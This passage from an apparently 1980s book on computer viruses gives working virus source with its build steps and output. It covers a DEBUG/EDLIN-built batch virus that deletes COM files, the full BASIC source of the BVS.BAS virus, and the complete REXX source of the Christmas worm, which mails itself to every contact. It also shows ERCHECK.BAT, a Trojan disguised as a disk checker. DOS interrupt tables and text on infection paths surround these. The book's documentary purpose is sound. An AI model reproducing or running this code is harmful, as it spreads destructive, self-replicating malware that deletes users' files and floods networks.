Next, the debugger (DEBUG) is loaded together with the IND file in order to process this file further. The second instruction list (2.) is used for this purpose.

```
m100,10b,f000
```

The first program name is moved to the F000H address to save it.

```
e108 ".BAT"
```

The extension of the filename is changed to .BAT.

```
m100,10b,f010
```

The modified filename is saved again, directly following the address of the original name, namely F010H.

```
e100"DEL "
```

The DEL command is written at address 100H (start of file).

```
mf000,f00b,104
```

The original filename is written after this command.

```
e10c 2e
```

Since the period before the extension is missing from the names in the IND file, a period is placed in front of the extension of the original filename.

```
e110 0d,0a
```

The command sequence is terminated with a carriage return and linefeed.

```
mf010,f020,11f
```

The modified filename is moved from the buffer area to the 11FH address.

```
e112 "COPY \VR.BAT "
```

A COPY command is now placed in front of this filename.

```
e12b 0d,0a
```

The COPY command is terminated with a carriage return/linefeed.

```
rcx
2c
```

The CX register (contains the length of the file to be written) is set to 2CH.

```
nname.bat
```

The file receives the name NAME.BAT.

```
w
```

A write is performed. A new batch program with the name NAME.BAT is created.

```
q
```

The DEBUG program is exited.

Hex dump before the commands in the command list are executed:

```
0100 41 53 53 49 47 4E 20 20-20 43 4F 4D 09 42 41 43
      A S S I G N          C O M . B A C
0110 4B 55 50 20 20 20 43 4F-4D 09 42 41 53 49 43 20
      K U P          C O M . B A S I C
0120 20 20 20 43 4F 4D 09 0D-0A 20 20 20 20 20 20 20
      C O M . . .
0130 20 33 20 46 69 6C 65-28 73 29 20 20 20 20 20
      3   F i l e ( s )
0140 33 31 35 33 39 32 20 62-79 74 65 73 20 66 72 65
      3 1 5 3 9 2   b y t e s   f r e
```

Hex dump after the commands have been executed:

```
0100 44 45 4C 20 41 53 53 49-47 4E 20 20 2E 43 4F 4D
      D E L   A S S I G N          . C O M
0110 0D 0A 43 4F 50 59 20 5C-56 52 2E 42 41 54 20 41
      . . C O P Y   \ V R . B A T   A
0120 53 53 49 47 4E 20 20 2E-42 41 54 0D 0A 00 00 00
      S S I G N          . B A T . . . .
```

Now we use the line editor EDLIN again. This time the NAME.BAT file is loaded together with instruction list three (3.).

```
0100 31 2C 31 3F 52 20 1A 0D-6E 79 79 79 79 79 79
      1 , 1 ? R . . n Y Y Y Y Y Y Y
0110 79 20 0D
      Y .
      1,1?R ^Z
```

This command causes EDLIN to search for a space (20H) within the line. If a space is found, EDLIN asks if it should be deleted. This question is answered the first time with "n" and then with "y".

```
0110          32 2C 32 3F 52-20 1A 0D 6E 6E 79 79 79
      2 , 2 ? R . . n n Y Y Y
0120 79 79 79 79 20 0D 45 0D-00 00 00 00 00 00 00
      Y Y Y Y . E . . . . .
      2,2?r ^Z
```

This command searches for spaces in the second line. Here the question is answered twice with "n" before all other questions are answered with "y".

These manipulations turn the NAME.BAT file into an executable batch file. With the echo on and without redirection to the NUL device, it looks like this:

```
A>edlin name.bat<3
End of input file
*1,1?R ^Z
      1:*DELASSIGN .COM
O.K.? n
      1:*DEL ASSIGN .COM
O.K.? y
      1:*DEL ASSIGN.COM
O.K.? y
*YYYYYY
Entry error
*2,2?R ^Z
O.K.? n 2: COPY\VR.BAT ASSIGN .bat
O.K.? n 2: COPY \VR.BATASSIGN .bat
O.K.? y 2: COPY \VR.BAT ASSIGN .bat
O.K.? y 2:*COPY \VR.BAT ASSIGN.bat
*YYYYYY
Entry error
*E
A>
```

#### How the program works

For this batch program to work correctly, it is naturally necessary that VR.BAT is in the root directory of the current drive. The path must also be defined correctly and the instruction lists must either be in the root directory or the appropriate pathnames must be entered in the virus listing.



Directory before the call:

Catalog of A:\

SHARE	EXE	8304	4-22-85	12:00p
SUBST	EXE	16627	4-22-85	12:00p
SORT	EXE	1664	4-22-85	12:00p
SYS	COM	3759	4-22-85	12:00p
VR	BAT	93	1-01-80	1:05a
1		9	6-11-87	6:00p
2		169	6-13-87	9:55a
EDLIN	COM	7389	4-22-85	12:00p
DEBUG	COM	15611	4-22-85	12:00p
3		40	1-01-80	12:17a
		10 files	295936 bytes free	

Directory after the first call:

Catalog of A:\

SHARE	EXE	8304	4-22-85	12:00p
SUBST	EXE	16627	4-22-85	12:00p
SORT	EXE	1664	4-22-85	12:00p
SYS	BAT	93	1-01-80	1:05a
VR	BAT	93	1-01-80	1:05a
1		9	6-11-87	6:00p
2		169	6-13-87	9:55a
EDLIN	COM	7389	4-22-85	12:00p
DEBUG	COM	15611	4-22-85	12:00p
3		40	1-01-80	12:17a
INH	BAK	165	7-14-87	9:28a
INH		91	7-14-87	9:28a
NAME	BAK	44	7-14-87	9:28a
NAME	BAT	37	7-14-87	9:28a
		14 files	294912 bytes free	

In its current form, this virus program infects COM files only. VR.BAT can be easily modified, however.

A non-overwriting virus can also be made out of this overwriting virus without a great deal of difficulty, in which the program to infected is not deleted, but just renamed, as in the BASIC program in Section 9.3. This renamed program can then be called by the batch virus. To achieve this, some changes to the second instruction list (for DEBUG) are necessary.

## 9.5 Infections in the source code

The viruses we have seen so far, except for the batch virus, must be compiled before they can be used. The following listing of a non-overwriting virus written in BASIC proves that infections are also possible in the source code of interpretive programs. Essential elements were drawn from the program in Section 9.3. An unusual strategy was employed to avoid expanding the source code unnecessarily. The virus program cannot run without errors in this form. To install it properly, the line "9999 RUN" must be replaced with "9999 STOP" and the virus started. This change can occur only within the interpreter, however, and cannot be saved. The infected program can then be viewed as a sound carrier program.

**Justification:** The calls of the original programs are placed in line 9999 by the infected programs. Since there is no name in this location yet in the virus itself, the virus would continually call itself.

**Note:** Line 9999 must not be terminated by a CR/LF or APPEND doesn't work properly. (If necessary, remove the CR/LF with DEBUG).

When changing the program code the LENGTHVIR variable must also be changed. The program must naturally be stored as an ASCII file.

This program was developed and tested with the Microsoft GW-BASIC interpreter Version 2.02 under MS-DOS 3.1. The syntax of the OPEN instructions may have to be changed for other interpreters.

```

10 REM *****
20 REM ***      Demo virus BVS.BAS      ***
30 REM *** Copyright by R.Burger 1987 ***
40 REM *****
50 REM
60 REM *** ERROR handling
70 ON ERROR GOTO 670
80 REM *** LENGTHVIR must be set to the
90 REM *** length of the source code.
100 REM ***
110 LENGTHVIR=2691
120 VIRROOT$="BVS.bas "
130 REM *** Write directory
140 REM *** in the file "INH".
150 SHELL "DIR *.BAS>INH"
160 REM *** Open file "INH" and read names
170 OPEN "R",1,"INH",32000
180 GET #1,1
190 LINE INPUT#1,OLDNAME$
200 LINE INPUT#1,OLDNAME$
210 LINE INPUT#1,OLDNAME$
220 LINE INPUT#1,OLDNAME$
230 ON ERROR GOTO 670
240 CLOSE#2
250 F=1:LINE INPUT#1,OLDNAME$

```

```

260 REM *** "%" is the marker byte of the BV3
270 REM *** "%" in the name means:
280 REM *** program already infected
290 IF MID$(OLDNAME$,1,1)="/" THEN GOTO 230
300 OLDNAME$=MID$(OLDNAME$,1,13)
310 EXTENSION$=MID$(OLDNAME$,9,13)
320 MID$(EXTENSION$,1,1)="/"
330 REM *** Combine names into filenames
340 F=F+1
350 IF MID$(OLDNAME$,F,1)="/" OR MID$(OLDNAME$,F,1)="/" OR
F=13 THEN GOTO 370
360 GOTO 340
370 OLDNAME$=MID$(OLDNAME$,1,F-1)+EXTENSION$
380 ON ERROR GOTO 440
390 TEST$=""
400 REM *** Open found file
410 OPEN "R",2,OLDNAME$,LENGTHVIR
415 IF LOF(2)<LENGTHVIR THEN GOTO 440
420 GET #2,2
430 LINE INPUT#2,TEST$
440 CLOSE#2
450 REM *** Check if already infected
460 REM *** "%" at the end of the file means:
470 REM *** file already infected
480 IF MID$(TEST$,1,1)="/" THEN GOTO 230
490 CLOSE#1
500 NEWNAME$=OLDNAME$
510 MID$(NEWNAME$,1,1)="/"
520 REM *** save "healthy" program
530 C$="copy "+OLDNAME$+NEWNAME$
540 SHELL C$
550 REM *** copy virus to "healthy" program
560 C$="copy "+VIRROOT$+OLDNAME$
570 SHELL C$
580 REM *** append virus marker and new name
590 OPEN OLDNAME$ FOR APPEND AS #1 LEN=13
600 WRITE#1,NEWNAME$
610 CLOSE#1
620 REM *** output message
630 PRINT "Infection in:" ;OLDNAME$;" Extremely dangerous!"
640 REM *** Start of the original program
650 GOTO 9999
660 REM *** Virus ERROR message
670 PRINT"VIRUS internal ERROR":SYSTEM
680 REM *** In an infected program, the old
690 REM *** program name will appear after this
700 REM *** "RUN". This allows the original
710 REM *** program to be started and achieves the
720 REM *** effect of a non-overwriting virus.
730 REM *** There must not be a CR/LF after the "RUN"
740 REM *** when the program is saved, or the name
750 REM *** will not be able to be appended with
760 REM *** APPEND. The CR/LF can be removed with
770 REM *** DEBUG.
9999 RUN

```

**How the program works**

To propagate itself, this virus needs files with the extension of .BAS. It doesn't matter if these programs are stored in ASCII or binary form. Backup copies of the original programs are made with "%" as the first character of the name. After the virus replicates these copies are called.

Directory before calling the virus program:

## Catalog of A:\

CALL	BAS	612	4-12-85	5:53p
COMMAND	BAS	659	4-04-85	4:06p
DEC	BAS	236	7-11-85	6:46p
DEFFN	BAS	336	3-07-85	3:04p
DIGIT	BAS	217	7-11-85	6:46p
DRAW	BAS	681	4-19-85	4:03p
KONVERT	BAS	3584	1-01-80	12:03a
MAIN	BAS	180	7-11-85	6:45p
PLAY	BAS	192	3-21-85	1:08p
REDIM	BAS	439	4-13-85	3:15p
BVS	BAS	2691	7-14-87	9:46a
		11 files	340992 bytes free	

Directory after the first call:

## Catalog of A:\

CALL	BAS	2704	7-14-87	9:53a
COMMAND	BAS	659	4-04-85	4:06p
DEC	BAS	236	7-11-85	6:46p
DEFFN	BAS	336	3-07-85	3:04p
DIGIT	BAS	217	7-11-85	6:46p
DRAW	BAS	681	4-19-85	4:03p
KONVERT	BAS	3584	1-01-80	12:03a
MAIN	BAS	180	7-11-85	6:45p
PLAY	BAS	192	3-21-85	1:08p
REDIM	BAS	439	4-13-85	3:15p
BVS	BAS	2691	7-14-87	9:46a
INH		605	7-14-87	9:53a
%ALL	BAS	612	4-12-85	5:53p
		13 files	336896 bytes free	

If the CALL.BAS program is now called, the virus replicates without causing an error message. The increased running or loading times reveal the presence of a virus. Custom tasks, written in BASIC, can be easily added to these programs. Tasks in other languages can also be used, but they must be started with SHELL.

When the disk is completely infected, the directory looks like this:

## Catalog of A:\

CALL	BAS	2704	7-14-87	9:53a
COMMAND	BAS	2707	7-14-87	9:55a
DEC	BAS	2703	7-14-87	9:55a
DEFFN	BAS	2705	7-14-87	9:56a
DIGIT	BAS	2705	7-14-87	10:05a
DRAW	BAS	2704	7-14-87	10:05a
KONVERT	BAS	2707	7-14-87	10:06a
MAIN	BAS	2704	7-14-87	10:06a
PLAY	BAS	2704	7-14-87	10:07a

REDIM	BAS	2705	7-14-87	10:07a
BVS	BAS	2703	7-14-87	10:07a
INH		974	7-14-87	10:07a
%ALL	BAS	612	4-12-85	5:53p
%OMMAND	BAS	659	4-04-85	4:06p
%EC	BAS	236	7-11-85	6:46p
%EFFN	BAS	336	3-07-85	3:04p
%IGIT	BAS	217	7-11-85	6:46p
%RAW	BAS	681	4-19-85	4:03p
%ONVERT	BAS	3584	1-01-80	12:03a
%AIN	BAS	180	7-11-85	6:45p
%LAY	BAS	192	3-21-85	1:08p
%EDIM	BAS	439	4-13-85	3:15p
%VS	BAS	2691	7-14-87	9:46a
23 files		306176 bytes free		

**10**

**Various operating systems**

## 10. Various operating systems

In this chapter we'll look at some of the current operating systems—making no claims about completeness—in regard to their susceptibility to virus programs. The listing of the system functions can make it easier to understand the operation of the virus programs from Chapter 9.

Since the standard operating systems for personal computers (CP/M and MS-DOS) are in equal danger from viruses, you also find strong similarities in their system functions. Among the basic functions of all operating systems are programs or program routines which are required for the management of data and programs. These are commands like DIR, TYPE, COPY, PIP, MODE, SETIO, etc. Many also include a debugger and a stack processor. It is not important whether these are resident or transient functions.

Since the minimal requirements for a virus program include read and write permission and access to the directory of the mass storage, it follows that every complete operating system is susceptible to viruses on principle. Despite this, some operating systems offer a certain degree of protection against virus manipulations.

## 10.1 MS-DOS

From the assembler level, the MS-DOS system functions are accessed through software interrupts. These interrupts are similar to unconditional memory calls.

The first 32 interrupts are used almost exclusively by BIOS or the hardware:

00	Division
01	Single step
02	NMI
03	Breakpoint
04	Overflow
05	print screen
06	not used
07	not used
08	Timer
09	Keyboard
0A	not used
0B	AUX port COM2
0C	AUX port COM1
0D	Hard Disk Controller
0E	Floppy Disk Controller
0F	Printer
10	Screen
11	Hardware Check
12	Get Memory size
13	Disk read/write (sector)
14	Aux read/write
15	Cassette
16	Keyboard
17	Printer
18	BASIC ROM
19	Boot strap
1A	Time
1B	Keyboard break
1C	Timer
1D	Screen init
1E	Disk parameter address
1F	ASCII set address



The actual system interrupts start at interrupt number 20H. These are not available until MS-DOS has been loaded:

20	Terminate Program
21	DOS call
22	Terminate address
23	Ctrl C handler address
24	Critical failure address
25	Absolute disk read
26	Absolute disk write
27	Terminate/remain resident
28	DOS internal
-	
3F	
40	reserved for expansion
-	
5F	
60	User Interrupts
-	
7F	
80	BASIC interrupts
-	
85	
86	BASIC interpreter interrupts
-	
F0	
F1	not used
-	
FF	

Among the system interrupts is 21H, which has a special significance. To use this function call, register AH is loaded with one of the following values before the interrupt is generated and the corresponding function is executed:

00	terminate program
01	read keyboard and echo
02	display character
03	auxiliary input
04	auxiliary output
05	print character
06	direct console I/O
07	direct console input
08	read keyboard
09	display string
0A	buffered keyboard input
0B	check keyboard status
0C	flush buffers/read keyboard
0D	flush buffers/disk reset
0E	select disk
0F	open file

10	close file
11	search for first entry
12	search for next entry
13	delete file
14	sequential read
15	sequential write
16	create file
17	rename file
18	MS-DOS internal
19	get current disk
1A	set disk transfer address
1B	MS-DOS internal
1C	MS-DOS internal
1E	MS-DOS internal
1F	MS-DOS internal
20	MS-DOS internal
21	random read
22	random write
23	get file size
24	set relative record
25	set interrupt vector
26	create new program segment
27	random block read
28	random block write
29	parse file name
2A	get date
2C	get time
2D	set time
2E	set/reset verify flag
2F	get disk transfer address
30	get DOS version number
31	terminate/remain resident
32	MS-DOS internal
33	Ctrl-C check
34	MS-DOS internal
35	get interrupt vector
36	get disk free space
37	MS-DOS internal
38	get country information
39	create sub-directory
3A	remove directory
3B	change current directory
3C	create a file/handle
3D	open file/handle
3E	close file/handle
3F	read from file/device
40	write to file/device
41	delete file
42	move read/write pointer
43	change attributes
44	I/O control for devices

45	duplicate file handle
46	I/O redirection
47	get current directory
48	allocate/lock memory
49	Unlock memory
4A	modify allocated memory
4B	load/execute program
4C	terminate process (Error)
4D	get child's return code
4E	find match file
4F	find next file
50	MS-DOS internal
51	MS-DOS internal
52	MS-DOS internal
53	MS-DOS internal
54	return verify flag
56	move file(rename)
57	get/set file time & date

As you can see, all of the functions necessary for virus programming are present.

## 10.2 Viruses under CP/M

In contrast to MS-DOS, CP/M (Z-80 processor) uses a CALL command to address 0005, the function number is passed in the C register, instead of software interrupts. Many of the functions occurring in MS-DOS also appear in the older CP/M:


0	System Reset
1	Console Input
2	Console Output
3	Aux Input
4	Aux Output
5	List Output
6	Direct Console I/O
7	Aux Input Status
8	Aux Output Status
9	Print String
10	Read Console Buffer
11	Get Console Status
12	Return Version Number
13	Reset Disk System
14	Select Disk
15	Open File
16	Close File
17	Search for first
18	Search for Next
19	Delete File
20	Read Sequential
21	Write Sequential
22	Make File
23	Rename File
24	Return Login Vector
25	Return Current Disk
26	Set DMA Address
27	Get Address (Alloc)
28	Write Protect Disk
29	Get R/O Vector
30	Set File Attributes
31	Get Address (DBP)
32	Set/Get User Code
33	Read Random
34	Write Random
35	Compute File Size
36	Set Random Record
37	Reset Drive
40	Write Random with Zero Fill
41	Test and write Record
42	Lock Record
43	Unlock Record

44	Set Multi Sector Cnt.
45	Set BDOS Error Mode
46	Get Disk Free Space
47	Chain to Program
48	Flush >Buffers
49	Get/Set System Control >Block
50	Direct BIOS Call's
59	Load Overlay
60	Call Resident System
98	Free Blocks
99	Truncate File
100	Set Directory Label
101	Return Directory Label Data
102	Read File Date Stamps and Password Mode
103	Write File XFCB
104	Set Date and Time
105	Get Date and Time
106	Set Default Password
107	Return Serial Number
108	Get/Set Program Return Code
109	Get/Set COnsole Mode
110	Get/Set Output Delimiter
111	Print Block
112	List Block
152	Parse Filename


An important difference between MS-DOS and CP/M is that Version 3.0 CP/M offers the ability to protect files or labels against reading or writing with a password. Of course, this protection does not represent a great hindrance because it is just a software protection. But a virus programmer is confronted with more problems than with MS-DOS, especially since there aren't as many highly-developed utilities for CP/M.

### 10.3 Networks


On PC networks there are many differences which affect the security of data. With some cheap networks it is possible to access the server drive just as easily as the hard drives of the individual computers. This means that viruses can propagate themselves over the entire network as if it were just a single PC. In other words, a virus started on any station of the network could reach all of the other stations in very short time and cripple the entire network. The following graphics are intended to illustrate the propagation. The network shown consists of the server and four personal computers connected to it.



A virus program is started on station one. This virus copies itself to the drive with the highest priority (drive number). On a network this is the server drive.



From the server the virus can then spread to all connections stations.



Not all networks are of this rather primitive style. Professional systems, similar to multi-user systems, offer access to various user privileges. This way certain file or program areas can be protected against access by users with lower privileges. A *superuser*, a user with the highest privi-

leges, is empowered to set up these areas. Without the status of a super-user it's hardly possible to go beyond the boundaries of the individual areas without being noticed. If someone achieves this superuser status, they can move through the system completely legally and no one will notice. Since this status is only secured in software, it can also be obtained through virus programs. Detailed knowledge of the network in question is necessary in order to do this, however.

## The Christmas virus

The Christmas virus, which is printed here for documentation purposes, has been used on VM/CMS installations and could propagate itself world-wide in a very short time.

In principle it is not a true virus program, but more of a "chain letter." The program reads the addresses of the communication partners from the files NAMES and NETLOG and sends itself to these addresses. There the same thing happens when it is called, which means that the program also returns the data to the sender. As a general rule the address of the sender is also in the files of the receiver.

Those who received this program would probably take a look at it first with an editor to see what it was about.

The text at the start of the program needs little explanation:

```
/*****  
/*      LET THIS EXEC */  
/*                                     */  
/*          RUN                      */  
/*                                     */  
/*          AND                     */  
/*                                     */  
/*          ENJOY                   */  
/*                                     */  
/*          YOURSELF!               */  
/***/
```

Even the next text would probably do little to arouse the suspicions of the viewer:

```
'VMFCLEAR'
SAY '          *           '
SAY '          *           '
SAY '        ***         '
SAY '       *****      '
SAY '      *******     '
SAY '     **********    '
SAY '    *************   '
SAY '   *****************  '
SAY '  A'
SAY '    *****      '
SAY '   ****             '
SAY '  VERY'
SAY '  ****             '
SAY ' *****            '
SAY ' HAPPY'
SAY ' *****            '
SAY ' *****            '
SAY ' CHRISTMAS
```

```

SAY ' ***** AND
SAY ' ***** '
SAY ' ***** BEST WISHES'
SAY ' ***** '
SAY ' ***** FOR THE NEXT'
SAY ' ***** '
SAY ' ***** YEAR'
SAY ' ***** '

```

And who wouldn't want to start the program up just to see what it would do?

```

/*    browsing this file is no fun at all
      just type CHRISTMAS from cms */
dropbuf
makebuf
"q t (stack"

```

Here the date is read:

```

pull d1 d2 d3 d4 d5 dat
pull zline
year = substr(dat,7,2)
day  = substr(dat,4,2)
month = substr(dat,1,2)
if year <= 88 then do
if month < 2 ] month = 12 then do
DROPBUF
MAKEBUF
"IDENTIFY ( FIFO"
PULL WHO FROM WHERE IS REMAINING
DROPBUF
MAKEBUF

```

Names of the communications partners determined:

```

"EXECIO * DISKR " WHO " NAMES A (FIFO"
DO WHILE QUEUED() > 0
PULL NICK NAME ORT
NAM = INDEX(NAME, '.')+1
IF NAM > 0 THEN DO
NAME = SUBSTR(NAME, NAM)
END
NAM = INDEX(ORT, '.')+1
IF NAM > 0 THEN DO
ORT = SUBSTR(ORT, NAM)
END
IF LENGTH(NAME) > 0 THEN DO
IF LENGTH(ORT) = 0 THEN DO
ORT = WHERE
END
if name ^= "RELAY" then do

```



Send itself there:

```

        "SF CHRISTMAS EXEC A " NAME " AT " ORT " (ack"
      end
    END
  END
DROPBUF
MAKEBUF
AMT = 1

```

Look for names again:

```

"EXECIO * DISKR " WHO " NETLOG A (FIFO"
DO WHILE QUEUED() > 0
  PULL KIND FN FT FM ACT FROM ID AT NODE REMAINING
  IF ACT = 'SENT' THEN DO
    IF AMT = 1 THEN DO
      OK.AMT = ID
    END
    IF AMT > 1 THEN DO
      OK.AMT = ID
      NIXIS = 0
      DO I = 1 TO AMT-1
        IF OK.I = ID THEN DO
          NIXIS = 1
        END
      END
    END
  END
  AMT = AMT + 1
  IF NIXIS = 0 THEN DO

```

Send again:

```

        "SF CHRISTMAS EXEC A " ID " AT " NODE " (ack"
      END
    END
  END
DROPBUF
END
end
end

```

**11**  
**Paths of infection**

## 11. Paths of infection

This chapter is intended to answer the often-asked question: "How do viruses actually get inside a computer?"

Here the possibilities are so numerous that only a small selection of them can be shown. The fear of foreign disks by some users is not unfounded, but there is no real danger from an infected disk unless it is also started. Simply reading it can never cause an infection. From here a foreign disk can be examined with the help of operating system functions or various utilities. There is just as little danger of infection over a modem, when certain conditions are noted.

So much for the introduction. In what follows we will take a closer look at the individual aspects.

### 11.1 Viruses in the carrier program

A carrier program infected with a virus can probably be viewed as the classic method of infiltration. Upon closer examination, a carrier program is nothing other than a Trojan horse, except that the function hidden in it is a virus. The virus is not obvious in the carrier program since there are many ways of placing a virus in a program. Only those who know the system well and can use the various utilities like the debugger, hex dump, etc., have any chance of recognizing a carrier program. This is not surprising when you look at the different implementation options.

Viruses written on the command level of the computer are relatively easy to recognize, such as the batch virus in Section 9.4, since the batch program can be easily displayed with TYPE. But even at this level the program is not immediately recognized as a virus unless you are previously familiar with the material. Who would suspect a virus program in the few lines of the batch job ERCHECK.BAT?

Name: ERCHECK.BAT

```
echo=off
echo This program checks the current drive
echo (hard disk/floppy) for defective sectors.
echo This test can take 1-2 min.
echo The system cannot and may not be
echo accessed during this time.
pause
ctty nul
path c:\msdos
dir *.com/w>ind
edlin ind<1
debug ind<2
edlin name.bat<3
ctty con
if exist name.bat echo No errors found, test over.
if exist name.bat echo Wait a minute, then reboot!
ctty nul
name
```

Even more difficult to detect are viruses which are written in high-level languages. For instance, high-level-language viruses in source-code form. In the compiled form you would have a machine language virus. If a program is to appear especially trustworthy, the programmer includes the source code along with it. Anyone who receives it can check the program code in order to make certain that there is nothing hidden in it. But few of us can find 100 lines of virus source out of 3000 lines of Pascal source. So is the source code just camouflage? This can be the case, especially when the source of the code is not known. So you should be careful even with programs for which you have the source code.

It is almost impossible to discover a virus on the machine-language level of the computer. The problems which can be encountered here are described in Chapter 14. Viruses which are compiled together with their carrier programs present the biggest problem to the investigator because the virus and the carrier make a compact program. In this case, a detailed investigation of the program would cost more than redeveloping it. The investigator has a better chance if a virus is added to a program later. In these cases there are generally clear separations between the virus and the actual carrier program. As an example, here is a COMMAND.COM file infected with the virus from Section 8.1:

```

1AAF:0100 90 90 90 B8 00 00 26 A3-A3 02 26 A3 A5 02 26 A2
. . . 8 . . & # # . & # % . & "
1AAF:0110 A7 02 B4 19 CD 21 2E A2-FA 02 B4 47 B6 00 04 01
' . 4 . M ! . " z . 4 G 6 . . .
1AAF:0120 8A D0 8D 36 FC 02 CD 21-B4 0E B2 00 CD 21 3C 01
. P . 6 | . M ! 4 . 2 . M ! < .
1AAF:0130 75 02 B0 06 B4 00 8D 1E-9B 02 03 D8 83 C3 01 2E
u . 0 . 4 . . . . . X . C . .
1AAF:0140 89 1E A3 02 F8 73 21 B4-17 8D 16 B0 02 CD 21 3C
. . # . x s ! 4 . . 0 . M ! <
1AAF:0150 FF 75 15 B4 2C CD 21 2E-8B 1E A3 02 2E 8A 07 8B
. u . 4 , M ! . . . # . . . .
1AAF:0160 DA B9 02 00 B6 00 CD 26-2E 8B 1E A3 02 4B 2E 89
Z 9 . . 6 . M & . . . # . K . .
1AAF:0170 1E A3 02 2E 8A 17 80 FA-FF 75 03 E9 00 01 B4 0E
. # . . . . . z . u . i . . 4 .
1AAF:0180 CD 21 B4 3B 8D 16 F8 02-CD 21 EB 54 90 B4 17 8D
M ! 4 ; . . x . M ! k T . 4 . .
1AAF:0190 16 B0 02 CD 21 B4 3B 8D-16 F8 02 CD 21 B4 4E B9
. 0 . M ! 4 ; . . x . M ! 4 N 9
1AAF:01A0 11 00 8D 16 AE 02 CD 21-72 9B 2E 8B 1E A5 02 43
. . . . . M ! r . . . . % . C
1AAF:01B0 4B 74 09 B4 4F CD 21 72-8C 4B 75 F7 B4 2F CD 21
K t . 4 O M ! r . K u w 4 / M !
1AAF:01C0 83 C3 1C 26 C7 07 20 5C-43 1E 8C C0 8E D8 8B D3
. C . & G . \ C . . @ . X . S
1AAF:01D0 B4 3B CD 21 1F 2E 8B 1E-A5 02 43 2E 89 1E A5 02
4 ; M ! . . . . % . C . . . % .
1AAF:01E0 B4 4E B9 01 00 8D 16 A8-02 CD 21 72 A0 EB 07 90
4 N 9 . . . . ( . M ! r . k . .
1AAF:01F0 B4 4F CD 21 72 97 B4 3D-B0 02 BA 9E 00 CD 21 8B
4 O M ! r . 4 = 0 . : . . M ! .
1AAF:0200 D8 B4 3F B9 30 02 90 BA-00 E0 90 CD 21 B4 3E CD
X 4 ? 9 0 . . : . . M ! 4 > M
1AAF:0210 21 2E 8B 1E 00 E0 81 FB-90 90 74 D4 B4 43 B0 00
! . . . . \ . { . . t T 4 C 0 .
1AAF:0220 BA 9E 00 CD 21 B4 43 B0-01 81 E1 FE 00 CD 21 B4
: . . M ! 4 C 0 . . a ~ . M ! 4
1AAF:0230 3D B0 02 BA 9E 00 CD 21-8B D8 B4 57 B0 00 CD 21
= 0 . : . . M ! . X 4 W 0 . M !
1AAF:0240 51 52 2E 8B 16 83 02 2E-89 16 30 E2 2E 8B 16 01
Q R . . . . . 0
1AAF:0250 E0 8D 0E 82 01 2B D1 2E-89 16 83 02 B4 40 B9 30
' . . . . + Q . . . . . 4 @ 9 0

```

```

1AAF:0260 02 90 8D 16 00 01 CD 21-B4 57 B0 01 5A 59 CD 21
. . . . . M ! 4 W 0 . Z Y M !
1AAF:0270 B4 3E CD 21 2E 8B 16 30-E2 2E 89 16 83 02 90 E8
4 > M ! . . . 0 b . . . . h
1AAF:0280 07 00 E9 2B 0B B4 00 CD-21 B4 0E 2E 8A 16 FA 02
. . i + . 4 . M ! 4 . . . z .
1AAF:0290 CD 21 B4 3B 8D 16 FB 02-CD 21 C3 FF 01 00 02 03
M ! 4 ; . . { . M ! C . . . .
1AAF:02A0 FF 00 FF 9C 02 00 00 00-2A 2E 63 6F 6D 00 2A 00
. . . . . * . c o m . * .
1AAF:02B0 FF 00 00 00 00 00 3F 00-3F 3F 3F 3F 3F 3F 3F
. . . . . ? . ? ? ? ? ? ? ?
1AAF:02C0 65 78 65 00 00 00 00 00-3F 3F 3F 3F 3F 3F 3F
e x e . . . . ? ? ? ? ? ? ? ?
1AAF:02D0 63 6F 6D 00 FF 00 00 00-00 00 3F 00 3F 3F 3F
c o m . . . . ? . ? ? ? ?
1AAF:02E0 3F 3F 3F 3F 3F 3F 3F 00-00 00 00 00 3F 3F 3F
? ? ? ? ? ? ? . . . ? ? ? ?
1AAF:02F0 3F 3F 3F 3F 63 6F 6D 00-5C 00 01 5C 00 00 00
? ? ? ? c o m . \ . . \ . . .
1AAF:0300 00 00 00 00 00 00 00 00-00 00 00 00 00 00
. . . . . . . . . . . .
1AAF:0310 00 00 00 00 00 00 00 00-00 00 00 00 38 CD 21
. . . . . . . . . . . 8 M !
1AAF:0320 58 2B 06 85 3E 53 BB 10-00 F7 E3 5B 0B D2 74 03
X + . . > S ; . . w c [ . R t .
1AAF:0330 BF 81 3E 8E 06 BB 0B FC-B9 EF 0C 2B CE F3 A4 A1
? . > . . ; . | 9 o . + N s $ !
1AAF:0340 BF 0B A3 02 00 FF 2E B9-0B E8 01 00 CB 50 53 8B
? . # . . . . 9 . h . . K P S .
1AAF:0350 D8 B8 08 44 CD 21 73 04-0B C0 EB 05 25 01 00 F7
X 8 . D M ! s . . @ k . % . . w

```

It's easy to see that some constants are defined in the area from 2A0h to 31Ch and that the structure changes again above 31Ch. It becomes even clearer if you disassemble and compare the code at addresses 100 and 31C.

At address 100 we first have three NOP's at the start of the program, which is unusual, to say the least. In addition, the program construction is relatively easy to see.

```

1AAF:0100 90      NOP
1AAF:0101 90      NOP
1AAF:0102 90      NOP
1AAF:0103 B80000  MOV  AX,0000
1AAF:0106 26A3A302 MOV  ES:[02A3],AX
1AAF:010A 26A3A502 MOV  ES:[02A5],AX
1AAF:010E 26A2A702 MOV  ES:[02A7],AL
1AAF:0112 B419    MOV  AH,19
1AAF:0114 CD21    INT  21
1AAF:0116 2EA2FA02 MOV  CS:[02FA],AL
1AAF:011A B447    MOV  AH,47
1AAF:011C B600    MOV  DH,00
1AAF:011E 0401    ADD  AL,01
1AAF:0120 8AD0    MOV  DL,AL

```

```

1AAF:0122 8D36FC02    LEA    SI, [02FC]
1AAF:0126 CD21        INT     21

```

This code is structured completely different than the one above. We can't conclude anything decisively yet, but in any case the program deserves a closer look before it is used.

```

1AAF:031C 0038        ADD     [BX+SI], BH
